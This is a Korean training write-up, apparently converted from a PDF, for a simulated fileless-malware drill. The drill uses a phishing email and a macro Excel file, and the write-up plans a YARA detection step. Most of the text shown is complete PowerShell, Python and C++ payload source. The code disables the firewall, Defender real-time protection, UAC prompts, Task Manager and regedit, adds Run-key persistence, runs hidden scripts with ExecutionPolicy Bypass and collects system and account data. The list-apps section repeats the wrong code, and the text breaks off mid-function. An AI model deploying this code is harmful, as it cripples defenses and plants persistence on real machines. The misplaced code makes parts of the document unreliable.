파일리스 악성코드 제작 및 모의훈련

> 모의훈련 계획서에 따라 파일을 생성하고 해당 동작이 실행되도록 구현합니다.

모의훈련 계획서

1. 해커는 직원의 이메일로 악성 매크로가 포함된 암호화 압축 엑셀 파일을 첨부하여 송신합니다. 이때 이메일 본문에 비밀번호가 적혀있습니다.
   산출물 : 이메일 원본 파일(.eml)
2. 직원은 이메일을 열어보고 첨부된 파일을 다운로드해서 비밀번호를 입력 후 압축 해제된 훈련용 엑셀파일(.xlsm)을 의심 없이 열어봅니다.
   산출물 : 훈련용 엑셀 파일(.xlsm)
3. 훈련용 엑셀 파일 실행 시 매크로인 VBA 모듈이 동작합니다. 직원의 매크로 보안 설정이 해제되어 있다고 가정합니다. VBA 코드에는 다음과 같은 악성 행위가 포함됩니다.
   산출물 : 훈련용 PE 파일(.exe)
   a. A 이벤트 : 현재 엑셀 파일을 관리자 권한으로 다시 실행 → 현재 엑셀 꺼짐
   b. B 이벤트 - 관리자 권한 : UAC 해제 → 레지스트리 변경 → 정 안 되면 사전에 윈도우 UAC 관련 보안 설정을 끄고 진행합니다.
   c. B 이벤트 - 관리자 권한 : 가상의 C2 서버(e.i. 특정 구글 드라이브)에 업로드된 .exe 또는 .ps1 파일을 다운로드합니다.
   d. B 이벤트 - 관리자 권한 : 다운로드한 .exe 파일 실행 → 4단계 조건 실행
4. PC에 .exe 파일이 다운로드되어 실행 시 아래의 조건을 수행합니다. PC에 심각한 부담을 주지 않는 선에서 자율 선정합니다.
   산출물 : 훈련용 파워쉘 파일(.ps1), 정보수집용 텍스트 파일(.txt)
   a. 10가지 이상의 레지스트리 생성 및 변조 → 악성행위 참고
   b. 5가지 이상의 파워쉘 스크립트 실행 → .ps1은 해커가 미리 침투시켰다고 가정 → 레지스트리 관련 이벤트 외의 것으로 선정합니다.
   c. cmd.exe를 사용하여 5가지 이상의 정보수집 후 결과 값 텍스트(.txt)로 저장
5. 탐지 프로그램을 제작하고 악성코드를 탐지 및 분석합니다.
   산출물 : 훈련용 탐지셋(.yar)
   a. YARA(.yar)를 기반으로 CMD에서 EXE 파일에 대해 Detect를 직접 수행 → 수동

6. 악성코드 모의훈련 결과 보고서를 작성합니다. 양식은 자유입니다.
   산출물 : 워드파일(.docx)
   a. 대상 : PE 파일, .xlsm 파일 → 매크로 포함, 바이너리
   b. 내용 : 악성코드 분석 정보 및 대응 방안 등
   c. 파일 정보 : 파일명, 크기, 해시 정보(MD5, SHA-1, SHA-256)
   d. 정적 분석 : PE 구조 등 파일 구조 분석, 임포트 테이블 및 문자열 분석
   e. 악성 행위 요약 : 계정 및 패스워드 수집, 백도어 등 실행된 악성 행위 기술
   f. 탐지 및 대응 방안 작성
   g. .docx 형식


모의훈련 워크플로우

0단계 : 가상 실습 환경 준비하기

악성코드 분석은 격리된 환경에서 수행하는 것이 철칙입니다. PC에 직접 악성코드를 실행하는 것은 매우 위험하므로 가상머신(VM)을 사용합니다.

실습 환경

1. VMware Workstation Player
2. Windows 10 Home



스냅샷 찍기

모든 준비가 끝난 깨끗한 상태를 저장합니다. 실습을 진행하다가 언제든 이 상태로 돌아갈 수 있습니다.

1단계 : 핵심 페이로드 제작

1-1. PowerShell 스크립트 5종 제작

Living Off The Land - LOTL 기법을 사용합니다. 공격자는 자신의 흔적을 최소화하고 백신의 탐지를 피하기 위해 시스템에 원래 설치되어 있는 정상적인 도구, 즉 PowerShell, WMI 등을 악용합니다. 5개의 스크립트는 LOTL 기법의 대표적인 예시입니다.

1. create-file.ps1

> 사용자의 바탕화면에 `YouAreHacked.txt` 라는 텍스트 파일을 생성합니다.

- 실행 증명 - Proof of Execution : 악성코드가 성공적으로 실행되었음을 시각적으로 가장 확실하게 보여주는 역할을 합니다. 내 코드가 여기까지 도달해서 파일 생성 권한을 획득했다는 증거입니다.
- 랜섬웨어 모방 : 랜섬웨어가 파일을 모두 암호화한 뒤 사용자에게 돈을 요구하는 안내문(`readme.txt` 등)을 바로 이 방식으로 생성합니다. 공격의 최종 **영향(Impact)** 단계를 흉내냅니다.

```
New-Item -Path "$env:USERPROFILE\Desktop" -Name "YouAreHacked.txt" -ItemType "file" -Value "This PC has been compromised by the simulation."
```

2. list-apps.ps1

> 시스템에 설치된 모든 응용 프로그램의 목록(이름, 버전 등)을 `%TEMP%` 폴더의 텍스트 파일로 저장합니다.

정찰 - Reconnaissance : 공격의 핵심적인 초기 정찰 활동입니다. 공격자는 이 목록을 통해 다음과 같은 매우 중요한 정보를 파악합니다.

1. 공격할 취약점 식별 : `Adobe Reader 9.0`, `Java 7` 등 오래되고 취약한 버전의 프로그램이 설치되어 있는지 확인하고 추가 공격(권한 상승 등)의 발판으로 삼을 수 있습니다.
2. 보안 솔루션 파악 : `AhnLab V3`, `Symantec Endpoint Protection` 등 어떤 백신이나 EDR 솔루션이 설치되어 있는지 확인하고 이를 우회하거나 무력화할 계획을 세웁니다.
3. 정보 자산 가치 판단 : `AutoCAD`, `Photoshop`, `Oracle DB Client` 등 고가의 전문 소프트웨어가 설치되어 있다면, 이 PC에 중요한 설계 도면이나 고객 정보가 있을 것이라고 추측하고 주된 공격 대상으로 삼게 됩니다.

```
New-Item -Path "$env:USERPROFILE\Desktop" -Name "YouAreHacked.txt" -ItemType "file" -Value "This PC has been compromised by the simulation."
```

3. list-services.ps1

> 현재 실행 중인 모든 윈도우 서비스의 목록을 `%TEMP%` 폴더의 텍스트 파일로 저장합니다.

심층 정찰 - In-depth Reconnaissance : `list-apps`와 마찬가지로 시스템을 파악하기 위한 정찰 활동입니다. 하지만 서비스 목록은 서버의 역할과 내부 구조에 대한 더 깊은 정보를 제공합니다.

1. 서버 역할 식별 : `MSSQLSERVER`, `Apache`, `IIS` 같은 서비스가 실행 중이라면 이 PC가 데이터베이스 서버나 웹 서버 역할을 하고 있다는 것을 의미합니다. 이는 매우 가치 있는 공격 대상입니다.
2. 내부 시스템 파악 : 기업 내부에서만 사용하는 특정 관리용 서비스나 백업 솔루션 서비스 등을 통해 공격자는 이 기업의 IT 인프라 구조를 유추할 수 있습니다.

```
Get-Service | Where-Object { $_.Status -eq "Running" } | Out-File -FilePath "$env:TEMP\running_services.txt"
```

4. get-network.ps1

> PC의 네트워크 카드 정보(IP 주소, MAC 주소 등)를 `%TEMP%` 폴더의 텍스트 파일로 저장합니다.

내부망 이동 준비 - Preparation for Lateral Movement : 이 정보는 공격자가 현재 장악한 PC를 거점 삼아 다른 내부 서버나 PC로 공격을 확산시키는 내부망 이동을 계획하는데 필수적입니다.

1. 내부 IP 확인 : `192.168.x.x` 또는 `10.x.x.x` 와 같은 내부 IP 대역을 확인하여 공격자는 자신이 외부가 아닌 기업의 내부망에 성공적으로 진입했음을 확신합니다.
2. 네트워크 구조 파악 : 게이트웨이, DNS 서버 정보를 통해 이 PC가 속한 네트워크 구조를 파악하고 같은 대역에 있는 다른 시스템들을 스캔하여 추가 공격 대상을 물색합니다.

```
Get-NetAdapter -Physical | Out-File -FilePath "$env:TEMP\network_adapters.txt"
```

5. disable-filewall.ps1

> 윈도우의 방화벽 기능을 비활성화합니다.

방어 체계 무력화 - Defense Evasion : 대표적인 **방어 회피** 기술입니다. 방화벽은 공격자의 활동을 방해하는 핵심적인 장애물입니다.

1. C2 통신 확보 : 공격자는 감염된 PC와 외부의 C2 서버 간에 자유롭게 통신해야 합니다. 방화벽은 이 통신을 차단할 수 있으므로 가장 먼저 무력화하려 합니다.

2. 내부망 공격 준비 : 다른 내부 PC를 공격할 때 방화벽이 켜져 있으면 스캔이나 악성코드 전파가 차단될 수 있습니다. 방화벽을 끄는 것은 내부망을 자유롭게 돌아다니기 위한 사전 작업입니다.

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

💡 결론적으로 5개의 스크립트는 **정찰(2, 3, 4번) → 방어 무력화(5번) → 공격 실행(1번)**이라는 실제 공격 흐름을 논리적으로 따르고 있습니다.

1-2. 악성 페이로드 제작

페이로드(Payload)는 어떠한 전송 수단에 의해 목표 지점까지 운반된 후 그곳에서 실행되는 실제 내용물이나 임무를 의미하는 용어입니다.

▼ 심층 설명

예를 들어 미사일이 있습니다. 목표 지점까지 날아가는 로켓은 **전송 수단**이고 목표에 도달했을 때 터지는 **탄두**가 바로 페이로드입니다.

- 페이로드 : 악성 이메일, 해킹된 웹사이트, USB 드라이브(`전송 수단`)를 통해 사용자 PC로 전달된 후 시스템을 감염시키고 파괴하는 등의 실질적인 악성 행위를 수행하는 코드(`탄두`)를 의미합니다.
- 악성 페이로드 : 이 페이로드의 임무가 **악의적**인 경우, 즉 파일 암호화 → 랜섬웨어, 정보 유출 → 스파이웨어, 원격 제어 → RAT 등 시스템에 해를 끼치는 경우를 말합니다.

1-2-1. Python 페이로드

- Python으로 페이로드를 작성한 뒤 pyinstaller로 PE 파일을 생성함
- PE 파일로 변환하는 과정에서 코드 내 문자열을 Yara 룰이 인식하지 못함 → C++ 언어로 변경

```
import os
import subprocess
import winreg as reg
import ctypes

def is_admin():
```

```
    """현재 스크립트가 관리자 권한으로 실행되었는지 확인"""
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

def registry_manipulation():
    """10가지 레지스트리 생성 및 변조"""
    if not is_admin():
        print("[-] 관리자 권한이 없어 레지스트리 조작을 건너뜁니다.")
        return

    print("[+] 레지스트리 변조를 시작합니다...")
    try:
        # --- 기능적 조작 (기반 확보) ---

        # 1. 부팅 시 자동 실행 등록 (Persistence)
        key_path = r"Software\Microsoft\Windows\CurrentVersion\Run"
        key = reg.OpenKey(reg.HKEY_CURRENT_USER, key_path, 0, reg.KEY_S
ET_VALUE)
        import sys
        reg.SetValueEx(key, "MaliciousApp", 0, reg.REG_SZ, sys.executable)
        reg.CloseKey(key)
        print("[+] 1/10: 시작프로그램 등록 완료.")

        # 2. 작업 관리자 비활성화 (Analysis Evasion)
        key_path = r"Software\Microsoft\Windows\CurrentVersion\Policies\Sys
tem"
        key = reg.CreateKey(reg.HKEY_CURRENT_USER, key_path)
        reg.SetValueEx(key, "DisableTaskMgr", 0, reg.REG_DWORD, 1)
        reg.CloseKey(key)
        print("[+] 2/10: 작업 관리자 비활성화 완료.")

        # 3. 레지스트리 편집기 비활성화 (Analysis Evasion)
        key_path = r"Software\Microsoft\Windows\CurrentVersion\Policies\Sys
tem"
        key = reg.CreateKey(reg.HKEY_CURRENT_USER, key_path)
        reg.SetValueEx(key, "DisableRegistryTools", 0, reg.REG_DWORD, 1)
```

```
        reg.CloseKey(key)
        print("[+] 3/10: 레지스트리 편집기 비활성화 완료.")

        # --- 환경적 조작 (방어 회피 및 혼란 유발) ---

        # 4. 파일 확장자 숨기기 (User Deception)
        key_path = r"Software\Microsoft\Windows\CurrentVersion\Explorer\Ad
vanced"
        key = reg.OpenKey(reg.HKEY_CURRENT_USER, key_path, 0, reg.KEY_S
ET_VALUE)
        reg.SetValueEx(key, "HideFileExt", 0, reg.REG_DWORD, 1)
        reg.CloseKey(key)
        print("[+] 4/10: 파일 확장자 숨김 처리 완료.")

        # 5. 숨김 파일 및 폴더 안 보이게 강제 (Stealth)
        reg.SetValueEx(key, "Hidden", 0, reg.REG_DWORD, 2)
        reg.CloseKey(key)
        print("[+] 5/10: 숨김 파일/폴더 표시 기능 비활성화 완료.")

        # 6. Windows Defender 실시간 감시 무력화 (Defense Evasion)
        key_path = r"SOFTWARE\Policies\Microsoft\Windows Defender\Real-T
ime Protection"
        key = reg.CreateKey(reg.HKEY_LOCAL_MACHINE, key_path)
        reg.SetValueEx(key, "DisableRealtimeMonitoring", 0, reg.REG_DWORD,
1)
        reg.CloseKey(key)
        print("[+] 6/10: Windows Defender 실시간 감시 비활성화 완료.")

        # 7. 바탕화면 변경 (Psychological Effect)
        key_path = r"Control Panel\Desktop"
        key = reg.OpenKey(reg.HKEY_CURRENT_USER, key_path, 0, reg.KEY_S
ET_VALUE)
        # 윈도우 기본 비트맵 이미지 중 하나로 변경하여 시각적 감염 증거 제시
        reg.SetValueEx(key, "Wallpaper", 0, reg.REG_SZ, r"C:\Windows\Syste
m32\setup.bmp")
        reg.CloseKey(key)
        print("[+] 7/10: 바탕화면 이미지 강제 변경 완료.")
```

```
        # 8. 마우스 좌우 버튼 바꾸기 (User Disruption)
        key_path = r"Control Panel\Mouse"
        key = reg.OpenKey(reg.HKEY_CURRENT_USER, key_path, 0, reg.KEY_S
ET_VALUE)
        reg.SetValueEx(key, "SwapMouseButtons", 0, reg.REG_SZ, "1")
        reg.CloseKey(key)
        print("[+] 8/10: 마우스 좌우 버튼 기능 전환 완료.")

        # 9. UAC(사용자 계정 컨트롤) 프롬프트 비활성화 (Defense Evasion)
        key_path = r"SOFTWARE\Microsoft\Windows\CurrentVersion\Policies
\System"
        key = reg.OpenKey(reg.HKEY_LOCAL_MACHINE, key_path, 0, reg.KEY
_SET_VALUE)
        reg.SetValueEx(key, "ConsentPromptBehaviorAdmin", 0, reg.REG_DW
ORD, 0)
        reg.CloseKey(key)
        print("[+] 9/10: UAC 동의 프롬프트 비활성화 완료.")

        # 10. 방화벽 알림 기능 비활성화 (Defense Evasion)
        key_path = r"SYSTEM\CurrentControlSet\Services\SharedAccess\Para
meters\FirewallPolicy\StandardProfile"
        key = reg.CreateKey(reg.HKEY_LOCAL_MACHINE, key_path)
        reg.SetValueEx(key, "DisableNotifications", 0, reg.REG_DWORD, 1)
        reg.CloseKey(key)
        print("[+] 10/10: 방화벽 알림 비활성화 완료.")

    except Exception as e:
        print(f"[-] 레지스트리 조작 중 오류 발생: {e}")

def powershell_execution():
    """5가지 파워쉘 스크립트 실행"""
    print("[+] PowerShell 스크립트 실행을 시작합니다...")
    # exe 파일과 같은 경로에 .ps1 파일들이 있다고 가정
    script_dir = os.path.dirname(os.path.abspath(__file__))
    ps_scripts = [
        "create-file.ps1", "list-apps.ps1", "list-services.ps1",
        "get-network.ps1", "disable-firewall.ps1"
    ]
```

```
    for script in ps_scripts:
        script_path = os.path.join(script_dir, script)
        if os.path.exists(script_path):
            try:
                # -ExecutionPolicy Bypass : 실행 정책 우회
                # -WindowStyle Hidden : 창 숨김
                subprocess.run(
                    ["powershell.exe", "-ExecutionPolicy", "Bypass", "-WindowStyl
e", "Hidden", "-File", script_path],
                    check=True
                )
                print(f"[+] '{script}' 실행 성공.")
            except Exception as e:
                print(f"[-] '{script}' 실행 오류: {e}")
        else:
            print(f"[-] 스크립트 파일을 찾을 수 없음: {script_path}")


def information_gathering():
    """cmd.exe를 사용하여 5가지 정보 수집 후 txt로 저장"""
    print("[+] 시스템 정보 수집을 시작합니다...")
    output_file = "system_info_report.txt"
    commands = {
        "===== System Info =====": "systeminfo",
        "===== IP Config =====": "ipconfig /all",
        "===== Network Connections =====": "netstat -an",
        "===== Running Tasks =====": "tasklist /v",
        "===== User Accounts =====": "net user"
    }
    with open(output_file, "w", encoding='utf-8', errors='ignore') as f:
        for title, cmd in commands.items():
            f.write(f"\n{title}\n\n")
            # shell=True는 보안에 취약할 수 있지만, 여기서는 시뮬레이션 목적상 사용
            result = subprocess.run(cmd, shell=True, capture_output=True, text
=True, encoding='cp949')
            f.write(result.stdout + result.stderr)
    print(f"[+] 정보 수집 완료: {output_file}")
```

```
if __name__ == "__main__":
    if is_admin():
        print("### 악성 페이로드 실행 (관리자 모드) ###")
        registry_manipulation()
        powershell_execution()
        information_gathering()
        print("\n### 모든 작업 완료. 10초 후 자동 종료됩니다. ###")
        import time
        time.sleep(10)
    else:
        # 이 부분은 사용자가 직접 더블클릭 했을 때를 위한 안내
        print("이 프로그램은 관리자 권한이 필요합니다.")
        input("Press Enter to exit...")
```

1-2-2. C++ 악성 페이로드 파일 제작

```
#include <iostream>
#include <windows.h>
#include <Shlobj.h> // IsUserAnAdmin을 위해 필요
#include <string>
#include <vector>
#include <fstream>
#include <thread>
#include <chrono>
#include <filesystem> // C++17 이상, 파일 경로 처리를 위해 필요
#include <array>
#include <stdexcept>

// 링커에게 필요한 라이브러리를 알려줍니다.
#pragma comment(lib, "Shell32.lib")
#pragma comment(lib, "Advapi32.lib")

// 함수 선언
bool isAdmin();
void registryManipulation();
void powershellExecution();
void informationGathering();
```

```
std::string executeCommandAndCaptureOutput(const std::string& comman
d);
std::wstring getExecutablePath();
std::wstring getExecutableDir();

/**
 * @brief 현재 스크립트가 관리자 권한으로 실행되었는지 확인합니다.
 * @return 관리자 권한이면 true, 아니면 false를 반환합니다.
 */
bool isAdmin() {
    return IsUserAnAdmin();
}

/**
 * @brief 10가지 레지스트리 항목을 생성하고 변조합니다.
 */
void registryManipulation() {
    if (!isAdmin()) {
        std::cout << "[-] 관리자 권한이 없어 레지스트리 조작을 건너뜁니다." << std::
endl;
        return;
    }

    std::cout << "[+] 레지스트리 변조를 시작합니다..." << std::endl;

    HKEY hKey;
    LONG lRes;
    DWORD dwValue = 1;
    DWORD dwValueZero = 0;
    DWORD dwValueTwo = 2;

    try {
        // 1. 부팅 시 자동 실행 등록 (Persistence)
        std::wstring exePath = getExecutablePath();
        lRes = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsof
t\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hKey);
        if (lRes == ERROR_SUCCESS) {
            RegSetValueExW(hKey, L"MaliciousApp", 0, REG_SZ, (const BYTE*)
```

```
exePath.c_str(), (exePath.length() + 1) * sizeof(wchar_t));
            RegCloseKey(hKey);
            std::cout << "[+] 1/10: 시작프로그램 등록 완료." << std::endl;
        }

        // 2. 작업 관리자 비활성화 (Analysis Evasion)
        lRes = RegCreateKeyExW(HKEY_CURRENT_USER, L"Software\\Micros
oft\\Windows\\CurrentVersion\\Policies\\System", 0, NULL, REG_OPTION_N
ON_VOLATILE, KEY_WRITE, NULL, &hKey, NULL);
        if (lRes == ERROR_SUCCESS) {
            RegSetValueExW(hKey, L"DisableTaskMgr", 0, REG_DWORD, (const
BYTE*)&dwValue, sizeof(dwValue));
            RegCloseKey(hKey);
            std::cout << "[+] 2/10: 작업 관리자 비활성화 완료." << std::endl;
        }

        // 3. 레지스트리 편집기 비활성화 (Analysis Evasion)
        lRes = RegCreateKeyExW(HKEY_CURRENT_USER, L"Software\\Micros
oft\\Windows\\CurrentVersion\\Policies\\System", 0, NULL, REG_OPTION_N
ON_VOLATILE, KEY_WRITE, NULL, &hKey, NULL);
        if (lRes == ERROR_SUCCESS) {
            RegSetValueExW(hKey, L"DisableRegistryTools", 0, REG_DWORD, (c
onst BYTE*)&dwValue, sizeof(dwValue));
            RegCloseKey(hKey);
            std::cout << "[+] 3/10: 레지스트리 편집기 비활성화 완료." << std::endl;
        }

        // 4. 파일 확장자 숨기기 (User Deception)
        lRes = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsof
t\\Windows\\CurrentVersion\\Explorer\\Advanced", 0, KEY_SET_VALUE, &hK
ey);
        if (lRes == ERROR_SUCCESS) {
            RegSetValueExW(hKey, L"HideFileExt", 0, REG_DWORD, (const BYT
E*)&dwValue, sizeof(dwValue));
            // 5. 숨김 파일 및 폴더 안 보이게 강제 (Stealth) - 같은 키를 사용하므로 핸들
을 닫지 않고 바로 사용
            RegSetValueExW(hKey, L"Hidden", 0, REG_DWORD, (const BYTE*)&
dwValueTwo, sizeof(dwValueTwo));
```

```
        RegCloseKey(hKey);
        std::cout << "[+] 4/10: 파일 확장자 숨김 처리 완료." << std::endl;
        std::cout << "[+] 5/10: 숨김 파일/폴더 표시 기능 비활성화 완료." << std::
endl;
    }

    // 6. Windows Defender 실시간 감시 무력화 (Defense Evasion) - HKLM은
관리자 권한 필수
    lRes = RegCreateKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Poli
cies\\Microsoft\\Windows Defender\\Real-Time Protection", 0, NULL, REG_
OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hKey, NULL);
    if (lRes == ERROR_SUCCESS) {
        RegSetValueExW(hKey, L"DisableRealtimeMonitoring", 0, REG_DWO
RD, (const BYTE*)&dwValue, sizeof(dwValue));
        RegCloseKey(hKey);
        std::cout << "[+] 6/10: Windows Defender 실시간 감시 비활성화 완료."
<< std::endl;
    }

    // 7. 바탕화면 변경 (Psychological Effect)
    std::wstring wallpaperPath = L"C:\\Windows\\System32\\setup.bmp";
    if(SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, (PVOID)wallp
aperPath.c_str(), SPIF_UPDATEINIFILE | SPIF_SENDCHANGE)) {
        std::cout << "[+] 7/10: 바탕화면 이미지 강제 변경 완료." << std::endl;
    }



    // 8. 마우스 좌우 버튼 바꾸기 (User Disruption)
    if(SwapMouseButton(TRUE)) {
        std::cout << "[+] 8/10: 마우스 좌우 버튼 기능 전환 완료." << std::endl;
    }

    // 9. UAC(사용자 계정 컨트롤) 프롬프트 비활성화 (Defense Evasion)
    lRes = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Micr
osoft\\Windows\\CurrentVersion\\Policies\\System", 0, KEY_SET_VALUE, &h
Key);
    if (lRes == ERROR_SUCCESS) {
        RegSetValueExW(hKey, L"ConsentPromptBehaviorAdmin", 0, REG_D
```

```
WORD, (const BYTE*)&dwValueZero, sizeof(dwValueZero));
            RegCloseKey(hKey);
            std::cout << "[+] 9/10: UAC 동의 프롬프트 비활성화 완료." << std::endl;
        }

        // 10. 방화벽 알림 기능 비활성화 (Defense Evasion)
        lRes = RegCreateKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile", 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hKey, NULL);
        if (lRes == ERROR_SUCCESS) {
            RegSetValueExW(hKey, L"DisableNotifications", 0, REG_DWORD, (const BYTE*)&dwValue, sizeof(dwValue));
            RegCloseKey(hKey);
            std::cout << "[+] 10/10: 방화벽 알림 비활성화 완료." << std::endl;
        }

    } catch (const std::exception& e) {
        std::cerr << "[-] 레지스트리 조작 중 오류 발생: " << e.what() << std::endl;
    }
}

/**
 * @brief 5가지 파워쉘 스크립트를 실행합니다.
 */
void powershellExecution() {
    std::cout << "[+] PowerShell 스크립트 실행을 시작합니다..." << std::endl;
    std::wstring scriptDir = getExecutableDir();
    std::vector<std::wstring> psScripts = {
        L"create-file.ps1", L"list-apps.ps1", L"list-services.ps1",
        L"get-network.ps1", L"disable-firewall.ps1"
    };

    for (const auto& script : psScripts) {
        std::filesystem::path scriptPath = scriptDir;
        scriptPath /= script;

        if (std::filesystem::exists(scriptPath)) {
```

```
        std::wstring command = L"powershell.exe -ExecutionPolicy Bypass
-WindowStyle Hidden -File \"" + scriptPath.wstring() + L"\"";

        STARTUPINFOW si = { sizeof(si) };
        PROCESS_INFORMATION pi;

        // CreateProcess는 command line 인자를 수정할 수 있으므로, const가
아닌 버퍼를 전달해야 합니다.
        if (CreateProcessW(NULL, &command[0], NULL, NULL, FALSE, CRE
ATE_NO_WINDOW, NULL, NULL, &si, &pi)) {
            WaitForSingleObject(pi.hProcess, INFINITE); // 스크립트 실행이 끝날
때까지 대기
            CloseHandle(pi.hProcess);
            CloseHandle(pi.hThread);
            std::wcout << L"[+] '" << script << L"' 실행 성공." << std::endl;
        } else {
            std::wcerr << L"[-] '" << script << L"' 실행 오류: " << GetLastError
() << std::endl;
        }
    } else {
        std::wcerr << L"[-] 스크립트 파일을 찾을 수 없음: " << scriptPath.wstrin
g() << std::endl;
    }
  }
}

/**
 * @brief cmd.exe를 사용하여 5가지 정보 수집 후 txt로 저장합니다.
 */
void informationGathering() {
  std::cout << "[+] 시스템 정보 수집을 시작합니다..." << std::endl;
  const std::string output_file = "system_info_report.txt";
  std::ofstream f(output_file, std::ios::out | std::ios::binary);

  std::vector<std::pair<std::string, std::string>> commands = {
    {"===== System Info =====", "systeminfo"},
    {"===== IP Config =====", "ipconfig /all"},
    {"===== Network Connections =====", "netstat -an"},
```

```
        {"===== Running Tasks =====", "tasklist /v"},
        {"===== User Accounts =====", "net user"}
    };

    for (const auto& pair : commands) {
        f << "\n" << pair.first << "\n\n";
        try {
            std::string result = executeCommandAndCaptureOutput(pair.secon
d);
            f.write(result.c_str(), result.size());
        } catch (const std::runtime_error& e) {
            f << "Error executing command: " << pair.second << " → " << e.wh
at() << "\n";
        }
    }
    f.close();
    std::cout << "[+] 정보 수집 완료: " << output_file << std::endl;
}

int main() {
    // 콘솔 출력 인코딩을 시스템 기본값으로 설정 (한국어 Windows의 경우 CP949)
    setlocale(LC_ALL, "");

    if (isAdmin()) {
        std::cout << "### 악성 페이로드 실행 (관리자 모드) ###" << std::endl;
        registryManipulation();
        powershellExecution();
        informationGathering();
        std::cout << "\n### 모든 작업 완료. 10초 후 자동 종료됩니다. ###" << std::
endl;
        std::this_thread::sleep_for(std::chrono::seconds(10));
    } else {
        std::cout << "이 프로그램은 관리자 권한이 필요합니다." << std::endl;
        std::cout << "Press Enter to exit..." << std::endl;
        std::cin.get();
    }

    return 0;
```

```
}

// --- Helper Functions ---

/**
 * @brief 현재 실행 파일의 전체 경로를 반환합니다.
 */
std::wstring getExecutablePath() {
    wchar_t path[MAX_PATH] = { 0 };
    GetModuleFileNameW(NULL, path, MAX_PATH);
    return std::wstring(path);
}

/**
 * @brief 현재 실행 파일이 있는 디렉토리 경로를 반환합니다.
 */
std::wstring getExecutableDir() {
    std::wstring exePath = getExecutablePath();
    return std::filesystem::path(exePath).parent_path().wstring();
}

/**
 * @brief 주어진 명령어를 실행하고 그 표준 출력/에러를 문자열로 캡처하여 반환합니다.
 * @param command 실행할 명령어
 * @return 명령어 실행 결과 문자열
 */
std::string executeCommandAndCaptureOutput(const std::string& command) {
    HANDLE hChildStd_OUT_Rd = NULL;
    HANDLE hChildStd_OUT_Wr = NULL;

    SECURITY_ATTRIBUTES sa;
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.bInheritHandle = TRUE;
    sa.lpSecurityDescriptor = NULL;

    // 파이프 생성
```

```
    if (!CreatePipe(&hChildStd_OUT_Rd, &hChildStd_OUT_Wr, &sa, 0)) {
        throw std::runtime_error("StdoutRd CreatePipe failed");
    }
    // 자식 프로세스가 쓰기 핸들을 상속하도록 설정
